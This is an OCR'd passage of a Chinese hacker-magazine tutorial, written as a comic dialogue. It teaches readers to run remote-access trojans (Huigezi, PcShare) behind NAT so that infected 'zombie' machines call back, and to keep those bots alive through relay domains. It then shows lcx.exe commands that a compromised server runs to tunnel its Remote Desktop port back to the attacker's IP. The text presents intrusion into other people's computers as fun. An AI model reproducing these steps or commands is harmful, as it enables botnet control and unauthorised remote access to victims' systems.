


图 5

在这里，填入需要映射的端口，比如1234端口，再填入要映射到哪一台机器上。这里填入192.168.1.123的IP地址，把最后那个“启用”钩上。然后在下方单击“保存”按钮，过一会这条规则就生效了。

为了验证是否成功，我们首先在192.168.1.123上监听一个1234端口，然后再试着访问公网IP的1234端口，看是否能连接上，如图6。在下面那个CMD窗口中我们可以很清楚的看到，来自于58.49.189.150的机器连到了192.168.1.123的1234端口。




图 6

现在，打开灰鸽子的自动上线选项，我们把IP文件内容写为58.49.189.150：8000，再按刚才同样的步骤将8000端口也映射到192.168.1.123上，如图7。没过多久，一台可爱的韩国鸡就上线了，如图8。至此，恭喜八戒顺利通过考核！




图 7




图8

“如果是别的路由器或者是木马的话，配置与上面都是大同小异。不过有些路由器可能没有NAT的功能，又或者其实路由器本身的IP地址也是内网地址，再或者我们没办法控制到路由器，这时候我们就需要借助第三方工具了。谁知道有哪些工具可以做到这一点？”

“我知道！”话音刚落，唐僧又跳了起来，“《黑客X档案》2005年第9、10期有一个文章叫做《内网互控全攻略》，这里提到了很多辅助工具配合不同的木马后门进行内网互控。像内网建站专家这个软件现在还是很好用的。由于以前的文章介绍得很详细了，这里就不再浪费大家的版面。有需要此软件的朋友可以到其官方网站http://www.sharella.com/去下载。回答完毕！”

“师傅耍小聪明，回答不够详细，在这里我做一点补充，去年的内网建站专家使鸽子上线的文章出现后，有些朋友在论坛上提出了个问题，说这个软件只能使用14天，那过了这个时间后我们的所有肉鸡都要丢失怎么办？我给大家一个解决的办法。以PcShare为例，配置的时候，不要把转发URL写为内网建站专家的域名，而是使用一个免费空间做中转，如图9。这样等zyqq.dhcn.net过期后，我们再申请一个zyqq2.dhcn.net，然后刷新IP的时候，IP地址处填写为zyqq2.dhcn.net就可以继续使用了，如图10。”




图9




图10

“哇哇，好棒！那以后在内网里也可以玩反弹木马了！猴哥，不如咱这就下课吧，我等不急想去玩木马了。”八戒看到有的玩，马上按捺不住了。

“呆子，讲到端口映射你就只知道玩木马，其实端口映射在平时的入侵里也是非常有用的。有一次入侵一个网站并拿到最高权限后（CMDshell），经过一阵翻箱倒柜知道该服务器打开了终端服务在3389端口，没有安装任何防火墙也没有做TCP/IP过滤一类的策略，可是直接使用远程桌面连接器却无法连上，这个时候，就该考虑lcx.exe这种类型的工具了。”

Lcx.exe是一款非常好用的数据包转发工具。还记得在《内网互控全攻略》中作者说了一句“光是可逆的”来比喻网络数据的转发，那么lcx.exe就是让数据“逆”着走的利器。在CMD中，运行lcx后可以得到以下提示：**I:\Hacking\Tools>lcx**。

第一条和第三配合使用。如在本机上监听 **-listen 51 3389**，在肉鸡上运行 **-slave 本机ip 51 肉鸡ip 3389**，那么在本地连接127.0.0.1，就可以连接到肉鸡的3389，第二条是本机转向。

```
-tran 51 127.0.0.1 3389
[Usage of Packet Transmit:]
  lcx -<listen|tran|slave> <option> [-log logfile]
[option:]
  -listen <ConnectPort> <TransmitPort>
  -tran   <ConnectPort> <TransmitHost> <TransmitPort>
  -slave  <ConnectHost> <ConnectPort> <TransmitHost>
<TransmitPort>
```

是不是有点头晕了？没关系，我们实践一遍就好了，这里演示肉鸡IP地址为219.238.238.11，本机IP地址为222.218.125.134。首先在本机使用lcx执行以下命令：**Lcx -listen 1234 9833**，如图11。

这样lcx.exe就会在本机监听2个端口，1234端口用于接受肉鸡的连接，9833用于接受本机的连接。




图11

现在我们通过一个反弹后门得到肉鸡的CMDshell，事先将lcx.exe上传到肉鸡某个文件夹中，然后在肉鸡中执行命令：**Lcx -slave 222.218.125.134 1234 127.0.0.1 3389**，这样肉鸡上的lcx.exe就首先会主动连到我们的机器上建立一条通道，通过该通道的数据都会转到肉鸡的3389端口上去，如图12。

